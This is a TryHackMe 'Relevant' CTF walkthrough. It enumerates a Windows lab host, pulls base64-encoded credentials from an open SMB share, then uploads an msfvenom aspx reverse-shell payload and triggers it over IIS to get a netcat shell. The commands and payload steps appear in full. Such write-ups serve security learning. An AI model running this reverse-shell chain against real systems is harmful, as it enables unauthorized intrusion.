
So this is the walkthrough of tryhackme’s relevant :

so lets start with an basic nmap scan :



```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sSV -T4 -Pn 10.10.207.47
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-17 12:26 EDT
Nmap scan report for 10.10.207.47
Host is up (0.17s latency).
Not shown: 995 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
80/tcp   open  http          Microsoft IIS httpd 10.0
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds  Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
3389/tcp open  ms-wbt-server Microsoft Terminal Services
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 23.20 seconds
```


so here we can see there are 5 open ports on the target systems.

So lets start with some basic enumeration :

port 80 is running a microsoft httpd web server lets see what it has :

it is just a normal web server and has nothing much to offer as it redirects you to microsoft website .

Lets use gobuster to see if it has some interesting directories :




```
┌──(root㉿kali)-[/home/kali]
└─# gobuster dir -u http://10.10.207.47 -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -t 120
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.207.47
[+] Method:                  GET
[+] Threads:                 120
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2022/04/17 12:35:45 Starting gobuster in directory enumeration mode
===============================================================
/*checkout*           (Status: 400) [Size: 3420]
/*docroot*            (Status: 400) [Size: 3420]
/*                    (Status: 400) [Size: 3420]
/http%3A%2F%2Fwww     (Status: 400) [Size: 3420]
/q%26a                (Status: 400) [Size: 3420]
/http%3A              (Status: 400) [Size: 3420]
/**http%3a            (Status: 400) [Size: 3420]
Progress: 50138 / 87665 (57.19%)
Progress: 50138 / 87665 (57.19%)
Progress: 50138 / 87665 (57.19%)
```

there is nothing useful here so lets move forward to further enumeration ,


so port 139 and 445 is open that means it has smb running , lets try to list smb shares :

*if it asks for password , just press enter and leave it blank .*




```
┌──(root㉿kali)-[/home/kali]
└─# smbclient -L 10.10.207.47
Enter WORKGROUP\kali's password:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        nt4wrksv        Disk
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.10.207.47 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
```

so there are 4 shares in here , the last one which is **“nt4wrksv”** seems interesting , lets enumerate it further :




```
┌──(root㉿kali)-[/home/kali]
└─# smbclient //10.10.52.202/nt4wrksv
Enter WORKGROUP\kali's password:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Sat Jul 25 17:46:04 2020
  ..                                  D        0  Sat Jul 25 17:46:04 2020
  passwords.txt                       A       98  Sat Jul 25 11:15:33 2020

                7735807 blocks of size 4096. 4922536 blocks available
smb: \> get passwords.txt
getting file \passwords.txt of size 98 as passwords.txt (0.1 KiloBytes/sec) (average 0.1 KiloBytes/sec)
smb: \>
```

so there is a passwords.txt which seems interesting and we will use get command to download it locally .




```
┌──(root㉿kali)-[/home/kali]
└─# cat passwords.txt
[User Passwords - Encoded]
Qm9iIC0gIVBAJCRXMHJEITEyMw==
QmlsbCAtIEp1dzRubmFNNG40MjA2OTY5NjkhJCQk
```

So this is a base64 encoded text which can be decoded easily :



```
┌──(root㉿kali)-[/home/kali]
└─# base64 -d encoded.txt
Bob - !P@$$W0rD!123Bill - Juw4nnaM4n420696969!$$$base64: invalid input
```

so as we can see there are 2 usernames and 2 passwords here.



```
┌──(root㉿kali)-[/usr/share/doc/python3-impacket/examples]
└─# ./psexec.py bob:'!P@$$W0rD!123Bill'@10.10.52.202
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

[-] SMB SessionError: STATUS_LOGON_FAILURE(The attempted logon is invalid. This is either due to a bad username or authentication information.)

┌──(root㉿kali)-[/usr/share/doc/python3-impacket/examples]
└─# ./psexec.py bill:'Juw4nnaM4n420696969!$$$'@10.10.52.202
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

[-] Authenticated as Guest. Aborting
```


Both of them didn’t worked as expected so we have now hitted a roadblock.

At times like these we should perform more enumeration ,

lets see if we have some unscanned ports open :

by scanning all ports :

so there are 3 new open ports :




```
Not shown: 65527 filtered tcp ports (no-response)
PORT      STATE SERVICE
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
49663/tcp open  unknown
49667/tcp open  unknown
49669/tcp open  unknown
```

49669 49667 49663

lets try to visit there ports :


so I discovered that there is same iis httpd server running on port 49663



so we tried to visit that smb share nt4wrksv via browser on this port :


so this webserver is somehow linked to the smb share ,

we can create a reverse shell and upload it via smbclient and executing it by making a request to that on this website .




```
[User Passwords - Encoded]
Qm9iIC0gIVBAJCRXMHJEITEyMw==
QmlsbCAtIEp1dzRubmFNNG40MjA2OTY5NjkhJCQk
```

So we need to create a aspx payload using msfvenom




```
┌──(root㉿kali)-[/usr/share/doc/python3-impacket/examples]
└─# msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.17.47.112 LPORT=3232 -f aspx -o shell.aspx
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of aspx file: 3406 bytes
Saved as: shell.aspx
```

put it into smb server using smbclient :




```
┌──(root㉿kali)-[/home/kali]
└─# smbclient //10.10.52.202/nt4wrksv
Enter WORKGROUP\kali's password:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Sat Jul 25 17:46:04 2020
  ..                                  D        0  Sat Jul 25 17:46:04 2020
  passwords.txt                       A       98  Sat Jul 25 11:15:33 2020

                7735807 blocks of size 4096. 5137204 blocks available
smb: \> ls
  .                                   D        0  Sat Jul 25 17:46:04 2020
  ..                                  D        0  Sat Jul 25 17:46:04 2020
  passwords.txt                       A       98  Sat Jul 25 11:15:33 2020
p
                7735807 blocks of size 4096. 5137204 blocks available
smb: \> put shell.aspx
putting file shell.aspx as \shell.aspx (5.3 kb/s) (average 5.3 kb/s)
smb: \> 
```

setup your netcat listener :




```
┌──(root㉿kali)-[/home/kali]
└─# nc -lnvp 3232
listening on [any] 3232 ...
```

now just execute the payload by visiting it via web browser or use curl command to do that :



```
10.10.52.202:49663/nt4wrksv/shell.aspx
```


and boom , you will receive  a netcat shell :



```
┌──(root㉿kali)-[/home/kali]
└─# nc -lnvp 3232
listening on [any] 3232 ...
connect to [10.17.47.112] from (UNKNOWN) [10.10.52.202] 49921
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

c:\windows\system32\inetsrv>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is AC3C-5CB5

 Directory of c:\windows\system32\inetsrv
```

